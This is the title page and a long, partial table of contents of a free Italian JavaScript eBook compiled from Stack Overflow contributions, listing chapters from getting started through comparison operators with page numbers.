



EBook Gratuito

APPENDIMENTO

JavaScript

Free unaffiliated eBook created from
Stack Overflow contributors.

#javascript

Sommario

Di.....	1
Capitolo 1: Iniziare con JavaScript	2
Osservazioni.....	2
Versioni.....	2
Examples.....	3
Utilizzo dell'API DOM.....	3
Utilizzo di console.log ().....	4
introduzione	4
Iniziare	4
Variabili di registrazione	5
segnaposto	6
Registrazione degli oggetti	6
Registrazione di elementi HTML	7
Nota finale	7
Usare window.alert ().....	7
Gli appunti	8
Utilizzare window.prompt ().....	9
Sintassi.....	9
Esempi.....	9
Gli appunti	9
Utilizzo dell'API DOM (con testo grafico: Canvas, SVG o file immagine).....	9
Usare window.confirm ().....	11
Gli appunti	11
Capitolo 2: .postMessage () e MessageEvent	13
Sintassi.....	13
Parametri.....	13
Examples.....	13
Iniziare.....	13
Che cos'è .postMessage () , quando e perché lo usiamo	13

Invio di messaggi	13
Ricezione, convalida ed elaborazione dei messaggi	14
Capitolo 3: AJAX	16
introduzione	16
Osservazioni	16
Examples	16
Utilizzo di GET e nessun parametro	16
Invio e ricezione di dati JSON tramite POST	16
Visualizzazione delle domande JavaScript principali del mese dall'API di Stack Overflow	17
Utilizzo di GET con parametri	18
Controlla se esiste un file tramite una richiesta HEAD	19
Aggiungi un preloader AJAX	19
Ascoltare eventi AJAX a livello globale	20
Capitolo 4: andare a prendere	21
Sintassi	21
Parametri	21
Osservazioni	21
Examples	22
GlobalFetch	22
Imposta intestazioni di richiesta	22
Dati POST	22
Invia i cookie	23
Ottenere dati JSON	23
Utilizzo del recupero per visualizzare le domande dall'API di overflow dello stack	23
Capitolo 5: Anti-pattern	24
Examples	24
Concatenamento di assegnazioni nelle dichiarazioni var	24
Capitolo 6: API dello stato della batteria	25
Osservazioni	25
Examples	25
Ottenere il livello corrente della batteria	25
La batteria è in carica?	25

Tempo rimanente fino a quando la batteria è scarica.....	25
Tempo rimanente fino a quando la batteria non è completamente carica.....	25
Eventi batteria.....	26
Capitolo 7: API di crittografia Web.....	27
Osservazioni.....	27
Examples.....	27
Dati crittografici casuali.....	27
Creazione di digest (ad es. SHA-256).....	27
Generazione della coppia di chiavi RSA e conversione in formato PEM.....	28
Conversione della coppia di chiavi PEM in CryptoKey.....	29
Capitolo 8: API di notifica.....	31
Sintassi.....	31
Osservazioni.....	31
Examples.....	31
Richiesta di autorizzazione per l'invio di notifiche.....	31
Invio di notifiche.....	32
Ciao.....	32
Chiusura di una notifica.....	32
Eventi di notifica.....	32
Capitolo 9: API di selezione.....	34
Sintassi.....	34
Parametri.....	34
Osservazioni.....	34
Examples.....	34
Deseleziona tutto ciò che è selezionato.....	34
Seleziona il contenuto di un elemento.....	34
Ottieni il testo della selezione.....	35
Capitolo 10: API fluente.....	36
introduzione.....	36
Examples.....	36
API fluente che acquisisce la costruzione di articoli HTML con JS.....	36
Capitolo 11: API vibrazione.....	39

introduzione.....	39
Sintassi.....	39
Osservazioni.....	39
Examples.....	39
Controlla il supporto.....	39
Singola vibrazione.....	39
Modelli di vibrazione.....	40
Capitolo 12: Archiviazione Web.....	41
Sintassi.....	41
Parametri.....	41
Osservazioni.....	41
Examples.....	41
Utilizzo di localStorage.....	41
limiti di localStorage nei browser.....	42
Eventi di archiviazione.....	42
Gli appunti.....	43
sessionStorage.....	43
Svuotamento dello spazio di archiviazione.....	44
Condizioni di errore.....	44
Rimuovi l'articolo di archiviazione.....	44
Modo più semplice di gestire lo storage.....	45
localStorage.length.....	45
Capitolo 13: Aritmetica (matematica).....	47
Osservazioni.....	47
Examples.....	47
Aggiunta (+).....	47
Sottrazione (-).....	48
Moltiplicazione (*).....	48
Divisione (/).....	48
Remainder / Modulo (%).....	49
Usare il modulo per ottenere la parte frazionaria di un numero.....	50
Incremento (++).....	50

Decremento (-).....	50
Usi comuni.....	51
Esponenziazione (Math.pow () o **).....	51
Usa Math.pow per trovare l'ennesima radice di un numero.....	52
costanti.....	52
Trigonometria.....	53
Seno.....	53
Coseno.....	54
Tangente.....	54
Arrotondamento.....	55
Arrotondamento.....	55
Arrotondare.....	55
Arrotondare.....	55
troncando.....	56
Arrotondamento alle posizioni decimali.....	56
Interi e galleggianti casuali.....	57
Operatori bit a bit.....	58
Bitwise o.....	58
Bitwise e.....	58
Bitwise no.....	58
Bitwise xor (esclusivo o).....	58
Spostamento a sinistra bit a bit.....	58
Spostamento a destra bit a bit >> (spostamento di propagazione dei segni) >>> (spostamento.....	59
Operatori di assegnazione bit a bit.....	59
Ottieni casuale tra due numeri.....	60
Casuale con distribuzione gaussiana.....	60
Soffitto e pavimento.....	61
Math.atan2 per trovare la direzione.....	62
Direzione di un vettore.....	62
Direzione di una linea.....	62
Direzione da un punto a un altro punto.....	62

Sin & Cos per creare un vettore data direzione e distanza	63
Math.hypot.....	63
Funzioni periodiche che utilizzano Math.sin.....	64
Simulazione di eventi con probabilità diverse.....	65
Little / Big endian per array digitati quando si usano operatori bit a bit.....	66
Ottenere il massimo e il minimo.....	67
Ottenere il massimo e il minimo da un array:.....	68
Limita il numero all'intervallo Min / Max.....	68
Ottenere le radici di un numero.....	68
Radice quadrata.....	68
Radice cubica.....	68
Trovare nth-roots.....	69
Capitolo 14: Array.....	70
Sintassi.....	70
Osservazioni.....	70
Examples.....	70
Inizializzazione di array standard.....	70
Array spread / riposo.....	71
Operatore di diffusione.....	71
Operatore di riposo.....	72
Mappatura dei valori.....	72
Valori di filtraggio.....	73
Filtrare valori falsi.....	74
Un altro semplice esempio.....	74
Iterazione.....	74
Un tradizionale for -loop.....	75
Utilizzo di un ciclo tradizionale for eseguire il ciclo di un array.....	75
Un while ciclo.....	76
for...in.....	76
for...of.....	77
Array.prototype.keys().....	77

Array.prototype.forEach()	77
Array.prototype.every	78
Array.prototype.some	78
biblioteche	79
Filtro di matrici di oggetti	79
Unire gli elementi dell'array in una stringa	81
Conversione di oggetti tipo array in matrici	81
Cosa sono gli oggetti tipo array?	81
Converti oggetti tipo array in matrici in ES6	82
Converti oggetti tipo array in matrici in ES5	83
Modifica degli articoli durante la conversione	83
Ridurre i valori	84
Somma matrice	84
Appiattisci la matrice di oggetti	84
Mappa usando Riduci	85
Trova il valore minimo o massimo	86
Trova valori unici	86
Connettivo logico di valori	86
Matrici concatenanti	87
Aggiungi / Previa elementi alla matrice	89
unshift	89
Spingere	89
Chiavi e valori dell'oggetto su matrice	90
Ordinamento dell'array multidimensionale	90
Rimozione di elementi da una matrice	91
Cambio	91
Pop	91
giuntura	91
Elimina	92
Array.prototype.length	92
Array in retromarcia	92
Rimuovi il valore dalla matrice	93

Verifica se un oggetto è una matrice.....	94
Ordinamento di matrici.....	94
Shallow clonazione di un array.....	96
Ricerca in una matrice.....	97
FindIndex.....	97
Rimozione / aggiunta di elementi tramite splice ().....	98
Confronto di matrice.....	98
Distruzione di un array.....	99
Rimozione di elementi duplicati.....	100
Rimozione di tutti gli elementi.....	100
Metodo 1.....	100
Metodo 2.....	101
Metodo 3.....	101
Uso della mappa per riformattare gli oggetti in una matrice.....	102
Unisci due array come coppia di valori chiave.....	103
Convertire una stringa in una matrice.....	103
Prova tutti gli elementi dell'array per l'uguaglianza.....	104
Copia parte di una matrice.....	104
inizio.....	104
fine.....	104
Esempio 1.....	105
Esempio 2.....	105
Trovare l'elemento minimo o massimo.....	105
Array appiattimento.....	106
2 matrici dimensionali.....	106
Matrici di dimensioni superiori.....	107
Inserisci un elemento in un array con un indice specifico.....	107
Il metodo entries ().....	108
Capitolo 15: Attributi dei dati.....	109
Sintassi.....	109
Osservazioni.....	109
Examples.....	109

Accesso agli attributi dei dati	109
Capitolo 16: Biscotti	111
Examples	111
Aggiunta e impostazione dei cookie	111
Leggere i biscotti	111
Rimozione dei cookie	111
Verifica se i cookie sono abilitati	111
Capitolo 17: callback	113
Examples	113
Esempi di utilizzo di callback semplici	113
Esempi con funzioni asincrone	114
Cos'è una richiamata?	115
Continuazione (sincrona e asincrona)	115
Gestione degli errori e ramificazione del flusso di controllo	116
Callback e `questo`	117
soluzioni	118
soluzioni:	118
Richiamata usando la funzione Freccia	119
Capitolo 18: Carta geografica	120
Sintassi	120
Parametri	120
Osservazioni	120
Examples	120
Creazione di una mappa	120
Cancellare una mappa	121
Rimozione di un elemento da una mappa	121
Verifica se esiste una chiave in una mappa	121
Iterazione delle mappe	122
Ottenere e impostare elementi	122
Ottenere il numero di elementi di una mappa	123
Capitolo 19: Classi	124
Sintassi	124

Osservazioni.....	124
Examples.....	125
Costruttore di classe.....	125
Metodi statici.....	125
Getter e setter.....	126
Eredità di classe.....	127
Membri privati.....	127
Nomi di metodi dinamici.....	128
metodi.....	129
Gestione dei dati personali con le classi.....	129
Utilizzo dei simboli.....	129
Utilizzo di WeakMaps.....	130
Definire tutti i metodi all'interno del costruttore.....	131
Utilizzo delle convenzioni di denominazione.....	131
Nome della classe vincolante.....	132
Capitolo 20: Coercizione / conversione variabile.....	133
Osservazioni.....	133
Examples.....	133
Convertire una stringa in un numero.....	133
Convertire un numero in una stringa.....	134
Doppia negazione (!! x).....	134
Conversione implicita.....	134
Convertire un numero in un booleano.....	135
Convertire una stringa in un booleano.....	135
Integer to Float.....	135
Passa a numero intero.....	136
Converti una stringa in float.....	136
Conversione in booleano.....	136
Convertire una matrice in una stringa.....	137
Matrice su stringa utilizzando metodi array.....	138
Tabella di conversione primitiva a primitiva.....	138
Capitolo 21: Come rendere l'iteratore utilizzabile all'interno della funzione di callback.....	140

introduzione.....	140
Examples.....	140
Codice errato, puoi capire perché questo uso della chiave porterà a bug?.....	140
Scrittura corretta.....	140
Capitolo 22: Commenti.....	142
Sintassi.....	142
Examples.....	142
Utilizzando commenti.....	142
Commento a riga singola //.....	142
Commento a più righe /**/.....	142
Utilizzo di commenti HTML in JavaScript (procedura errata).....	142
Capitolo 23: condizioni.....	145
introduzione.....	145
Sintassi.....	145
Osservazioni.....	146
Examples.....	146
Se / Else If / Else Control.....	146
Passare la dichiarazione.....	148
Criteri multipli inclusivi per i casi.....	149
Operatori ternari.....	149
Strategia.....	151
Usando e && corto circuito.....	152
Capitolo 24: console.....	153
introduzione.....	153
Sintassi.....	153
Parametri.....	153
Osservazioni.....	153
Apertura della console.....	154
Cromo.....	154
Firefox.....	154
Edge e Internet Explorer.....	155

Safari	155
musica lirica	156
Compatibilità	156
Examples.....	157
Tabulazione valori - console.table ().....	157
Inclusione di una traccia stack durante la registrazione - console.trace ().....	158
Stampa sulla console di debug del browser.....	159
Altri metodi di stampa	160
Tempo di misurazione - console.time ().....	161
Conteggio - console.count ().....	162
Stringa vuota o assenza di argomento	164
Debugging con assertions - console.assert ().....	164
Formattazione dell'output della console.....	165
Stile avanzato	165
Uso dei gruppi per rielaborare l'output	166
Cancellare la console - console.clear ().....	167
Visualizzazione interattiva di oggetti e XML: console.dir (), console.dirxml ().....	167
Capitolo 25: Contesto (questo)	170
Examples.....	170
questo con oggetti semplici.....	170
Salvando questo per l'uso in funzioni / oggetti annidati.....	170
Contesto della funzione vincolante.....	171
questo in funzioni di costruzione.....	172
Capitolo 26: Costanti incorporate	173
Examples.....	173
Operazioni che restituiscono NaN.....	173
Funzioni della libreria matematica che restituiscono NaN.....	173
Test per NaN utilizzando isNaN ().....	173
window.isNaN().....	173
Number.isNaN().....	174
nullo.....	175

non definito e nullo.....	176
Infinito e -Infinito.....	177
NaN.....	177
Numero costante.....	178
Capitolo 27: Data.....	179
Sintassi.....	179
Parametri.....	179
Examples.....	179
Ottieni l'ora e la data attuali.....	179
Prendi l'anno in corso.....	180
Ottieni il mese corrente.....	180
Prendi il giorno corrente.....	180
Ottieni l'ora corrente.....	180
Ricevi i minuti correnti.....	180
Ottieni i secondi correnti.....	180
Ottieni gli attuali millisecondi.....	181
Converti l'ora e la data correnti in una stringa leggibile dall'uomo.....	181
Crea un nuovo oggetto Date.....	181
Esplorando le date.....	182
Converti in JSON.....	183
Creazione di una data da UTC.....	183
Il problema.....	183
Approccio ingenuo con risultati WRONG.....	184
Approccio corretto.....	184
Creazione di una data da UTC.....	185
Modifica di un oggetto Date.....	185
Evitare ambiguità con getTime () e setTime ().....	185
Converti in un formato stringa.....	186
Converti in stringa.....	186
Converti in stringa del tempo.....	186
Converti in data.....	186

Converti in stringa UTC	187
Converti in una stringa ISO	187
Converti in stringa GMT	187
Converti in stringa di data locale	187
Incrementa un oggetto data.....	188
Ottieni il numero di millisecondi trascorsi dal 1 gennaio 1970 alle 00:00:00 UTC.....	189
Formattazione di una data JavaScript.....	189
Formattazione di una data JavaScript nei browser moderni	189
Come usare.....	190
Andando personalizzato	190
Capitolo 28: Data di confronto	192
Examples.....	192
Confronto dei valori di data.....	192
Calcolo della differenza di data.....	193
Capitolo 29: Dati binari	194
Osservazioni.....	194
Examples.....	194
Conversione tra Blob e ArrayBuffers.....	194
Convertire un Blob in un ArrayBuffer (asincrono).....	194
Convertire un Blob in un ArrayBuffer usando una Promise (asincrona).....	194
Converti un ArrayBuffer o un array digitato in un Blob.....	195
Manipolazione di ArrayBuffers con DataView.....	195
Creazione di un oggetto TypedArray da una stringa Base64.....	195
Utilizzando TypedArrays.....	195
Ottenere la rappresentazione binaria di un file immagine.....	196
Iterazione attraverso un arraybuffer.....	197
Capitolo 30: Debug	199
Examples.....	199
I punti di interruzione.....	199
Dichiarazione di debugger	199
Strumenti di sviluppo	199

Apertura degli strumenti per gli sviluppatori.....	199
Chrome o Firefox.....	199
Internet Explorer o Edge.....	199
Safari.....	200
Aggiunta di un punto di interruzione dagli Strumenti per sviluppatori.....	200
IDE.....	200
Codice Visual Studio (VSC).....	200
Aggiunta di un punto di interruzione in VSC.....	200
Passando attraverso il codice.....	201
Interruzione automatica dell'esecuzione.....	201
Variabili dell'interprete interattive.....	202
Ispettore degli elementi.....	202
Usando setter e getter per trovare cosa ha cambiato una proprietà.....	203
Interrompi quando viene chiamata una funzione.....	204
Usando la console.....	204
Capitolo 31: delega.....	205
introduzione.....	205
Sintassi.....	205
Parametri.....	205
Osservazioni.....	205
Examples.....	205
Proxy molto semplice (usando il set trap).....	205
Proxying ricerca di proprietà.....	206
Capitolo 32: Dichiarazioni e incarichi.....	207
Sintassi.....	207
Osservazioni.....	207
Examples.....	207
Riassegnazione delle costanti.....	207
Modifica delle costanti.....	207
Dichiarazione e inizializzazione delle costanti.....	208
Dichiarazione.....	208
Tipi di dati.....	208

Non definito.....	209
assegnazione.....	209
Operazioni matematiche e incarichi.....	210
Incremento di.....	210
Decremento di.....	211
Moltiplicato per.....	211
Dividi per.....	211
Alza al potere di.....	211
Capitolo 33: Distinta base (modello a oggetti del browser).....	213
Osservazioni.....	213
Examples.....	213
introduzione.....	213
Metodi oggetto finestra.....	214
Proprietà dell'oggetto finestra.....	215
Capitolo 34: Efficienza della memoria.....	217
Examples.....	217
Inconveniente di creare un vero metodo privato.....	217
Capitolo 35: Elementi personalizzati.....	218
Sintassi.....	218
Parametri.....	218
Osservazioni.....	218
Examples.....	218
Registrazione di nuovi elementi.....	218
Estensione di elementi nativi.....	219
Capitolo 36: enumerazioni.....	220
Osservazioni.....	220
Examples.....	220
Definizione Enum con Object.freeze ().....	220
Definizione alternativa.....	221
Stampa di una variabile enum.....	221
Implementazione di enum utilizzando i simboli.....	221
Valore di enumerazione automatica.....	222

Capitolo 37: Eredità	224
Examples	224
Prototipo di funzione standard	224
Differenza tra Object.key e Object.prototype.key	224
Nuovo oggetto dal prototipo	224
Eredità prototipale	225
Eredità pseudo-classica	226
Impostazione del prototipo di un oggetto	228
Capitolo 38: Espressioni regolari	230
Sintassi	230
Parametri	230
Osservazioni	230
Examples	230
Creazione di un oggetto RegExp	230
Creazione standard	230
Inizializzazione statica	231
RegExp Flags	231
Corrispondenza con .exec ()	232
Abbina usando .exec()	232
Loop Through Matches utilizzando .exec()	232
Controlla se la stringa contiene pattern usando .test ()	232
Utilizzare RegExp con le stringhe	232
Abbina con RegExp	233
Sostituisci con RegExp	233
Dividi con RegExp	233
Cerca con RegExp	233
Sostituire la corrispondenza della stringa con una funzione di callback	233
Gruppi RegExp	234
Catturare	234
Non-Capture	234
Guarda avanti	235
Usando Regex.exec () con parentesi regex per estrarre le corrispondenze di una stringa	235

Capitolo 39: eventi	237
Examples	237
Caricamento della pagina, del DOM e del browser	237
Capitolo 40: Eventi inviati dal server	238
Sintassi	238
Examples	238
Impostazione di un flusso di eventi di base sul server	238
Chiusura di un flusso di eventi	238
Ascoltare i listener di eventi a EventSource	239
Capitolo 41: execCommand e contenteditable	240
Sintassi	240
Parametri	240
Examples	241
formattazione	241
Ascoltando i cambiamenti di contenteditable	242
Iniziare	242
Copia negli appunti da textarea utilizzando execCommand ("copia")	243
Capitolo 42: File API, Blob e FileReader	245
Sintassi	245
Parametri	245
Osservazioni	245
Examples	245
Leggi il file come stringa	245
Leggi il file come dataURL	246
Taglia un file	247
Download csv lato client tramite Blob	247
Selezione di più file e limitazione dei tipi di file	247
Ottieni le proprietà del file	248
Capitolo 43: funzioni	249
introduzione	249
Sintassi	249
Osservazioni	249

Examples.....	249
Funziona come una variabile.....	249
Una nota sul sollevamento.....	252
Funzione anonima.....	252
Definizione di una funzione anonima.....	252
Assegnazione di una funzione anonima a una variabile.....	253
Fornire una funzione anonima come parametro ad un'altra funzione.....	253
Restituzione di una funzione anonima da un'altra funzione.....	253
Richiamare immediatamente una funzione anonima.....	254
Funzioni anonime autoreferenti.....	254
Espressioni di funzioni invocate immediatamente.....	256
Funzione Scoping.....	257
Binding `this` e argomenti.....	259
Bind Operator.....	260
Funzioni della console di collegamento alle variabili.....	260
Argomenti della funzione, oggetto "argomenti", parametri di pausa e diffusione.....	261
arguments oggetto.....	261
Parametri di riposo: function (...parm) {}.....	261
Parametri di diffusione: function_name(...varb);.....	261
Funzioni nominate.....	262
Le funzioni con nome sono issate.....	262
Funzioni nominate in uno scenario ricorsivo.....	263
La proprietà del name delle funzioni.....	264
Funzione ricorsiva.....	265
accattivarsi.....	265
Utilizzando la dichiarazione di reso.....	266
Passare argomenti per riferimento o valore.....	268
Chiama e applica.....	269
Parametri di default.....	270
Funzioni / variabili come valori predefiniti e parametri di riutilizzo.....	271
Riutilizzo del valore di ritorno della funzione nel valore predefinito di una nuova chiama.....	272

valore degli arguments e lunghezza quando mancano parametri in invocazione	272
Funzioni con un numero sconosciuto di argomenti (funzioni variadiche).....	272
Ottieni il nome di un oggetto funzione.....	273
Applicazione parziale.....	274
Composizione funzionale.....	275
Capitolo 44: Funzioni asincrone (async / await)	276
introduzione.....	276
Sintassi.....	276
Osservazioni.....	276
Examples.....	276
introduzione.....	276
Stile di funzione della freccia	277
Meno rientranza.....	277
Attesa e precedenza degli operatori.....	277
Funzioni asincrone rispetto a Promesse.....	278
Looping con async attendono.....	280
Operazioni simultanee asincrone (parallele).....	281
Capitolo 45: Funzioni del costruttore	283
Osservazioni.....	283
Examples.....	283
Dichiarazione di una funzione di costruzione.....	283
Capitolo 46: Funzioni della freccia	285
introduzione.....	285
Sintassi.....	285
Osservazioni.....	285
Examples.....	285
introduzione.....	285
Lexical Scoping & Binding (Valore di "this").....	286
Argomenti Oggetto.....	287
Ritorno implicito.....	287
Ritorno esplicito.....	288

La freccia funziona come un costruttore	288
Capitolo 47: generatori	289
introduzione	289
Sintassi	289
Osservazioni	289
Examples	289
Funzioni del generatore	289
Uscita di iterazione anticipata	290
Lancio di un errore nella funzione del generatore	290
Iterazione	290
Invio dei valori al generatore	291
Delega ad altro generatore	291
Interfaccia Iterator-Observer	292
Iterator	292
Osservatore	292
Fare asincrono con i generatori	293
Come funziona ?	294
Usalo ora	294
Flusso asincrono con generatori	294
Capitolo 48: geolocalizzazione	296
Sintassi	296
Osservazioni	296
Examples	296
Ottieni latitudine e longitudine di un utente	296
Codici di errore più descrittivi	296
Ricevi aggiornamenti quando cambia la posizione di un utente	297
Capitolo 49: Gestione degli errori	298
Sintassi	298
Osservazioni	298
Examples	298
Interazione con le promesse	298

Oggetti di errore.....	299
Ordine delle operazioni più pensieri avanzati.....	299
Tipi di errore.....	301
Capitolo 50: Gestione globale degli errori nei browser.....	303
Sintassi.....	303
Parametri.....	303
Osservazioni.....	303
Examples.....	303
Gestione di window.onerror per riportare tutti gli errori sul lato server.....	303
Capitolo 51: Il ciclo degli eventi.....	305
Examples.....	305
Il ciclo degli eventi in un browser web.....	305
Operazioni asincrone e loop eventi.....	306
Capitolo 52: Impostato.....	307
introduzione.....	307
Sintassi.....	307
Parametri.....	307
Osservazioni.....	307
Examples.....	308
Creare un set.....	308
Aggiungere un valore a un Set.....	308
Rimozione del valore da un set.....	308
Verifica se esiste un valore in un set.....	309
Cancellare un set.....	309
Ottenere la lunghezza impostata.....	309
Conversione di set su array.....	309
Intersezione e differenza negli insiemi.....	310
Set Iterating.....	310
Capitolo 53: Incarico distruttivo.....	311
introduzione.....	311
Sintassi.....	311
Osservazioni.....	311

Examples.....	311
Argomenti della funzione di distruzione.....	311
Rinominare le variabili durante la destrutturazione.....	312
Array distruttivi.....	312
Distruzione di oggetti.....	313
Distruzione all'interno di variabili.....	314
Utilizzo dei parametri di riposo per creare una matrice di argomenti.....	314
Valore predefinito durante la distruzione.....	314
Distruzione annidata.....	315
Capitolo 54: IndexedDB.....	317
Osservazioni.....	317
Le transazioni.....	317
Examples.....	317
Test per la disponibilità di IndexedDB.....	317
Aprire un database.....	317
Aggiungere oggetti.....	318
Recupero dati.....	319
Capitolo 55: Inserimento automatico punto e virgola - ASI.....	320
Examples.....	320
Regole di inserimento automatico punto e virgola.....	320
Dichiarazioni interessate dall'inserimento automatico del punto e virgola.....	320
Evita l'inserimento del punto e virgola nelle dichiarazioni di reso.....	321
Capitolo 56: Intervalli e Timeout.....	323
Sintassi.....	323
Osservazioni.....	323
Examples.....	323
intervalli.....	323
Rimozione degli intervalli.....	324
Rimozione dei timeout.....	324
SetTimeout ricorsivo.....	324
setTimeout, ordine delle operazioni, clearTimeout.....	325
setTimeout.....	325

Problemi con setTimeout.....	325
Ordine delle operazioni.....	325
Annullamento di un timeout.....	326
intervalli.....	326
Capitolo 57: Iteratori asincroni.....	328
introduzione.....	328
Sintassi.....	328
Osservazioni.....	328
link utili.....	328
Examples.....	328
Nozioni di base.....	328
Capitolo 58: JavaScript funzionale.....	330
Osservazioni.....	330
Examples.....	330
Accettare le funzioni come argomenti.....	330
Funzioni di ordine superiore.....	330
Identity Monad.....	331
Pure funzioni.....	333
Capitolo 59: JSON.....	335
introduzione.....	335
Sintassi.....	335
Parametri.....	335
Osservazioni.....	335
Examples.....	336
Analisi di una semplice stringa JSON.....	336
Serializzare un valore.....	336
Serializzazione con una funzione di sostituzione.....	337
Parsing con una funzione Reviver.....	337
Serializzazione e ripristino di istanze di classe.....	339
JSON contro i letterali JavaScript.....	340
Valori di oggetti ciclici.....	342
Capitolo 60: Lavoratori.....	343

Sintassi.....	343
Osservazioni.....	343
Examples.....	343
Registra un addetto all'assistenza.....	343
Web Worker.....	343
Un semplice operatore di servizio.....	344
main.js.....	344
Poche cose:.....	344
sw.js.....	345
Lavoratori dedicati e lavoratori condivisi.....	345
Termina un lavoratore.....	346
Popolamento della cache.....	346
Comunicare con un Web Worker.....	347
Capitolo 61: Linter - Garantire la qualità del codice.....	349
Osservazioni.....	349
Examples.....	349
JSHint.....	349
ESLint / JSCS.....	350
JSLint.....	350
Capitolo 62: Localizzazione.....	352
Sintassi.....	352
Parametri.....	352
Examples.....	352
Formattazione del numero.....	352
Formattazione valuta.....	352
Formattazione di data e ora.....	353
Capitolo 63: Loops.....	354
Sintassi.....	354
Osservazioni.....	354
Examples.....	354
Cicli "for" standard.....	354

Utilizzo standard	354
Dichiarazioni multiple	355
Modifica dell'incremento	355
Ciclo decrementato	355
"while" Loops	355
Standard While Loop	355
Ciclo decrementato	356
Do ... while Loop	356
"Break" di un ciclo	356
Rottura di un ciclo temporale	356
Rottura di un ciclo for	357
"continua" un ciclo	357
Continuando un ciclo "per"	357
Continuare un ciclo While	357
"do ... while" loop	358
Rompere i loop nidificati specifici	358
Interrompi e continua le etichette	358
"per ... di" ciclo	359
Supporto di ... di altre raccolte	359
stringhe	359
Imposta	360
Mappe	360
Oggetti	361
"per ... in" ciclo	361
Capitolo 64: Manipolazione di dati	363
Examples	363
Estrai l'estensione dal nome del file	363
Formatta i numeri come denaro	363
Imposta la proprietà dell'oggetto data il suo nome stringa	364
Capitolo 65: Metodo di concatenamento	365
Examples	365
Metodo di concatenamento	365

Design e catena concatenati dell'oggetto.....	365
Oggetto progettato per essere concatenabile.....	366
Esempio di concatenamento.....	366
Non creare ambiguità nel tipo di reso.....	366
Convenzione di sintassi.....	367
Una cattiva sintassi.....	367
Lato sinistro del compito.....	368
Sommario.....	368
Capitolo 66: Modalità rigorosa.....	369
Sintassi.....	369
Osservazioni.....	369
Examples.....	369
Per interi script.....	369
Per le funzioni.....	370
Modifiche alle proprietà globali.....	370
Modifiche alle proprietà.....	371
Comportamento dell'elenco degli argomenti di una funzione.....	372
Parametri duplicati.....	373
Scope delle funzioni in modalità rigorosa.....	373
Elenchi di parametri non semplici.....	373
Capitolo 67: Modals - Prompt.....	375
Sintassi.....	375
Osservazioni.....	375
Examples.....	375
Informazioni sui prompt utente.....	375
Persistent Prompt Modal.....	376
Conferma per eliminare l'elemento.....	376
Uso di avviso ().....	377
Utilizzo di prompt ().....	378
Capitolo 68: Modelli di design creativo.....	379
introduzione.....	379
Osservazioni.....	379

Examples.....	379
Singleton Pattern.....	379
Modulo e modelli di moduli rivelatori.....	380
Modello del modulo.....	380
Rivelare il modello del modulo.....	380
Rivelando il modello di prototipo.....	381
Modello di prototipo.....	382
Funzioni di fabbrica.....	383
Fabbrica con composizione.....	384
Modello astratto di fabbrica.....	385
Capitolo 69: Modelli di progettazione comportamentale.....	387
Examples.....	387
Modello di osservatore.....	387
Modello del mediatore.....	388
Comando.....	389
Iterator.....	390
Capitolo 70: moduli.....	393
Sintassi.....	393
Osservazioni.....	393
Examples.....	393
Esportazioni predefinite.....	393
Importazione con effetti collaterali.....	394
Definire un modulo.....	394
Importazione di membri con nome da un altro modulo.....	395
Importare un intero modulo.....	395
Importazione di membri con nome con alias.....	396
Esportazione di più membri con nome.....	396
Capitolo 71: namespacing.....	397
Osservazioni.....	397
Examples.....	397
Spazio dei nomi per assegnazione diretta.....	397
Namespace nidificati.....	397

Capitolo 72: Oggetti	398
Sintassi.....	398
Parametri.....	398
Osservazioni.....	398
Examples.....	399
Object.keys.....	399
Clonazione superficiale.....	399
Object.defineProperty.....	400
Proprietà di sola lettura.....	400
Proprietà non enumerabile.....	401
Blocca descrizione proprietà.....	401
Proprietà Accesor (ottieni e imposta).....	402
Proprietà con caratteri speciali o parole riservate.....	402
Proprietà a tutte le cifre:.....	403
Nomi di proprietà dinamici / variabili.....	403
Le matrici sono oggetti.....	404
Object.freeze.....	405
Object.seal.....	406
Creare un oggetto Iterable.....	407
Riposo / diffusione dell'oggetto (...).	407
Descrittori e proprietà denominate.....	408
significato dei campi e dei loro valori predefiniti.....	409
Object.getOwnPropertyDescriptor.....	410
Clonazione dell'oggetto.....	410
Object.assign.....	411
Iterazione delle proprietà dell'oggetto.....	412
Recupero di proprietà da un oggetto.....	413
Caratteristiche delle proprietà:.....	413
Scopo dell'enumerabilità:.....	413
Metodi di recupero delle proprietà:.....	414
Varie.....	415
Converti i valori dell'oggetto in array.....	416

Iterazione su voci di oggetti - Object.entries ()	416
Object.values ()	417
Capitolo 73: Oggetto Navigator	418
Sintassi	418
Osservazioni	418
Examples	418
Ottieni alcuni dati di base del browser e restituiscilo come oggetto JSON	418
Capitolo 74: Operatori bit a bit	420
Examples	420
Operatori bit a bit	420
Conversione in numeri interi a 32 bit	420
Complemento di due	420
Bitwise AND	420
Bitwise OR	421
Bitwise NOT	421
XOR bit a bit	422
Shift Operators	422
Tasto maiuscolo di sinistra	422
Right Shift (propagazione del segno)	422
Maiusc destro (riempimento zero)	423
Capitolo 75: Operatori bit a bit - Esempi di mondo reale (snippet)	424
Examples	424
Rilevamento di parità del numero con AND bit a bit	424
Scambiare due numeri interi con bit XOR bit (senza allocazione di memoria aggiuntiva)	424
Moltiplicazione o divisione più rapida con poteri di 2	424
Capitolo 76: Operatori unari	426
Sintassi	426
Examples	426
L'operatore unario più (+)	426
Sintassi:	426
Ritorna:	426

Descrizione	426
Esempi:	426
L'operatore di cancellazione	427
Sintassi:	427
Ritorna:	427
Descrizione	427
Esempi:	428
L'operatore typeof	428
Sintassi:	428
Ritorna:	428
Esempi:	429
L'operatore del vuoto	430
Sintassi:	430
Ritorna:	430
Descrizione	430
Esempi:	431
L'operatore unario negazione (-)	431
Sintassi:	431
Ritorna:	431
Descrizione	431
Esempi:	431
L'operatore NOT bit a bit (~)	432
Sintassi:	432
Ritorna:	432
Descrizione	432
Esempi:	433
L'operatore logico NOT (!)	433
Sintassi:	433
Ritorna:	433
Descrizione	433

Esempi:	434
Panoramica.....	434
Capitolo 77: Operazioni di confronto	436
Osservazioni.....	436
Examples.....	436
Operatori di logica con booleani.....	436
E.....	436
O.....	436
NON.....	436
Equality astratta (==).....	437
7.2.13 Paragone di uguaglianza astratta.....	437
Esempi:.....	437
Operatori relazionali (<, <=,>,> =).....	438
Disuguaglianza.....	438
Operatori di logica con valori non booleani (coercizione booleana).....	439
Nulla e indefinito.....	440
Le differenze tra null e undefined	440
Le somiglianze tra null e undefined	440
Uso undefined	441
Proprietà NaN dell'oggetto globale.....	441
Verifica se un valore è NaN	441
Punti da notare	443
Cortocircuito negli operatori booleani.....	443
Equazione astratta / disuguaglianza e conversione del tipo.....	445
Il problema.....	445
La soluzione.....	446
Matrice vuota.....	447
Operazioni di confronto delle uguaglianze.....	447
SameValue.....	447
SameValueZero.....	448
